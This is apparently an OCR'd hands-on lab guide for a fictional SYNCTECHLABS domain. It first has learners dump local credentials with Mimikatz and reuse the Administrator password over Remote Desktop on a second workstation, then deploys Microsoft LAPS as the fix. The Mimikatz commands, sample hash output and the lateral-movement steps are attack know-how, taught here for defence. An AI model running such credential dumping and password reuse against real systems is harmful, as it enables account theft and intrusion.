
3. **Steal local credentials with Mimikatz**

   Next up, we will launch Mimikatz and dump local credentials from the SAM database! You can do this by running the following commands:

   **C:\Users\alan.marshall\Desktop\>** cd Red Team
   **C:\Users\alan.marshall\Desktop\Red Team>** cd "Mimikatz - 2.1.1"
   **C:\Users\alan.marshall\Desktop\Red Team\Mimikatz 2.1.1>** cd x64
   **C:\Users\alan.marshall\Desktop\Red Team\Mimikatz 2.1.1\x64>** mimikatz.exe

   **mimikatz #** privilege::debug
   **mimikatz #** token::elevate
   **mimikatz #** sekurlsa::logonPasswords


   This will result in all hashes for the locally configured users (so NOT domain users)



```
 -> Impersonated !
 * Process Token : {0;00097ba8} 1 F 987223      SYNCTECHLABS\alan.marshall.adm  S-1-5-21-4095063694-3848447163-340391535
8-15626 (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1039980     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (D
elegation)

mimikatz # lsadump::sam
Domain : WINDOWS02
SysKey : 55b70ae8f0b189615ad386f3c74edaa7
Local SID : S-1-5-21-1552841522-3835366585-4197357653

SAMKey : 10152b51367324a631b44e7866a2e8ec

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 4a09d7837df560300323d1ead87fa2eb
    lm  - 0: 3dd881e42ca3fdd166c5fd9162a4528b
    lm  - 1: ea2d3823433df120eb0e963eeaef3831
    lm  - 2: 6a802cd8c2b7d2409877a16668752d21
    ntlm- 0: 4a09d7837df560300323d1ead87fa2eb
    ntlm- 1: c944ec856486fa511e0853d11208f583
    ntlm- 2: 74a951a04ef9cb0cd1cb82b5974ce9fd

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 756a2a2aec5633e27b2824855043bfed
    lm  - 0: eecadc5e247e98fb5b9984200bf051c4
    ntlm- 0: 756a2a2aec5633e27b2824855043bfed

mimikatz # _
```

4. **Copy "Administrator" user password**


   The previous command will return a lot of information. We will discuss how Mimikatz works in-depth later, but for now, please find the user "Administrator", with the password "SYNCTECHLoc@l!". You can refer to the screenshot attached for the password we are looking for!



```
         [00000001]
         * Username : WINDOWS02\Administrator
         * Domain   : WINDOWS02\Administrator
         * Password : SYNCTECHLoc@l!
         [00000002]
         * Username : SYSTEM
         * Domain   : nt authority\SYSTEM
         * Password : (null)
         [00000003]
         * Username : nt authority\SYSTEM
         * Domain   : SYNCTECHLABS\alan.marshall
         * Password : (null)
```

5. **Open Remote Desktop**

   We will now attempt to re-use the password agains the Windows01 machine. We can do so by launcing the Remote Desktop client. Please click the "Start" button in Windows 10 and type the "mstsc". Please click the "mstsc" icon subsequently. Do NOT click the "Remote Desktop - Trusted Microsoft Store app".



Best match

Remote Desktop
Trusted Microsoft Store app

Command

mstsc

Search suggestions

mstsc - See web results


6. **Configure Remote Desktop**

   Please configure "WINDOWS01" as the computer to connect to. We will use the following credentials:

   Username: WINDOWS01\Administrator
   Password: SYNCTECHLoc@l!

   Once the credentials are provided, you will receive a message "Securing connection" for +- 30 seconds to 1 minute. You will then be asked to accept the certificate for Windows01. Please confirm!

   In the Remote Desktop window, please again confirm you want to take over the session of the currently signed in user (click YES).



Remote Desktop Connection

Computer: WINDOWS01

User name: WINDOWS01\Admini

You will be asked for credentials whe

Windows Security

Enter your credentials

These credentials will be used to connect to WINDOWS01.

WINDOWS01\Administrator


●●●●●●●●●●●●●●●

□ Remember me

7. **Switch to Windows01 machine**

   Let's switch to our Windows01 machine and allow the "Administrator" user to take over the system (click OK)... It clearly appears that the local administrator password is being re-used on the Windows01 and Windows02 workstations...

   So how do we protect against this type of attack?!



Remote Desktop Connection

Do you want to allow WINDOWS01\Administrator to connect to this machine?

Click OK to disconnect your session immediately or click Cancel to stay connected.

No action will disconnect your session in 30 seconds.

8. **Switch to domain controller**

   LAPS (Local Administrator Password Solution) provides a solution! Let's switch to our domain controller to deploy it. You can authenticate using the following credentials:

   - Username: Administrator
   - Password: Synct3chlabs

9. **Launch LAPS installer**


   We have already downloaded the LAPS installer to the SYSVOL directory of the domain controller. Click the SYSVOL shortcut, open the LAPS directory and run the LAPS installer (msi file).

   You can walk through the initial steps of the installer, but in the "Custom Setup" window, please adapt the installation to be:

   -Do not install the "AdmPwd GPO Extension" (this is only for machines on which LAPS will adapt the password
   -Install all of the Management Tools

   This is actually the "inverse" of the default configuration! The desired configuration state is displayed in the screenshot attached. Once configured, click "Next" and

"Install".



Local Administrator Password Solution Setup

**Custom Setup**

Select the way you want features to be installed.

Click the icons in the tree below to change the way features will be installed.

- ☒ AdmPwd GPO Extension
- Management Tools
  - Fat client UI
  - PowerShell module
  - GPO Editor templates

Installs management tools. This component does not need to be installed on managed machines. It is meant to be installed on admin or user machines

This feature requires 0KB on your hard drive. It has 3 of 3 subfeatures selected. The subfeatures require 237KB on your hard drive.


10. **Prepare the Active Directory Schema**

As indicated during the course, LAPS stores the local admin password as part of the AD schema. We will thus need to prepare the AD for storing our local admin passwords. Let's open a PowerShell window (you can click the PowerShell icon in the task bar)!

In the PowerShell window, please execute the following commands:

**PS C:\Users\Administrator>** Import-Module AdmPwd.PS
**PS C:\Users\Administrator>** Update-AdmPwdADSchema
**PS C:\Users\Administrator>** Set-AdmPwdComputerSelfPermission -OrgUnit "OU=Workstations, DC=synctechlabs,DC=com"

These commands will create the required structure, but also ensure the right permissions are set to prevent all domain users from being able to read the object. In more detail, it will ensure that the Workstations are able to write to the value (to update the password).




```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Import-Module AdmPwd.PS
PS C:\Users\Administrator> Update-AdmPwdADSchema

Operation            DistinguishedName                                            Status
---------            -----------------                                            ------
AddSchemaAttribute   cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=s... Success
AddSchemaAttribute   cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=synctechlabs,DC... Success
ModifySchemaClass    cn=computer,CN=Schema,CN=Configuration,DC=synctechlabs,DC=com     Success


PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -OrgUnit "OU=Workstations, DC=synctechlabs, DC=com"

Name                 DistinguishedName                                            Status
----                 -----------------                                            ------
Workstations         OU=Workstations,DC=synctechlabs,DC=com                       Delegated


PS C:\Users\Administrator>
```

11. **Check privileges on the object**

As already discussed, LAPS has a risk of badly configuring the permissions on the fields used to store the passwords. If you would like to validate what users have read access to the passwords, you can use the following PowerShell commands:

**PS C:\Users\Administrator>** Find-AdmPwdExtendedRights -identity:"OU=Workstations,DC=synctechlabs,DC=com" | Format-Table ExtendedRightHolders

On our system, this should show that only "NT Authority\SYSTEM" and the "Domain Admins" have access, which is acceptable! In a real-life scenario where LAPS is deployed on all corporate workstations, one could for example provide access to the helpdesk users as well.



```
PS C:\Users\Administrator> Find-AdmPwdExtendedRights -identity:"OU=Workstations,DC=synctechlabs,DC=com" | Format-Table E
xtendedRightHolders

ExtendedRightHolders
--------------------
{NT AUTHORITY\SYSTEM, SYNCTECHLABS\Domain Admins}


PS C:\Users\Administrator>
```

12. **Install LAPS on Windows02 workstation**

We will now switch back to the Windows workstation and install LAPS there as well. In a Windows explorer window, please open the following network location:

\\dc\SYSVOL\synctechlabs.com\LAPS

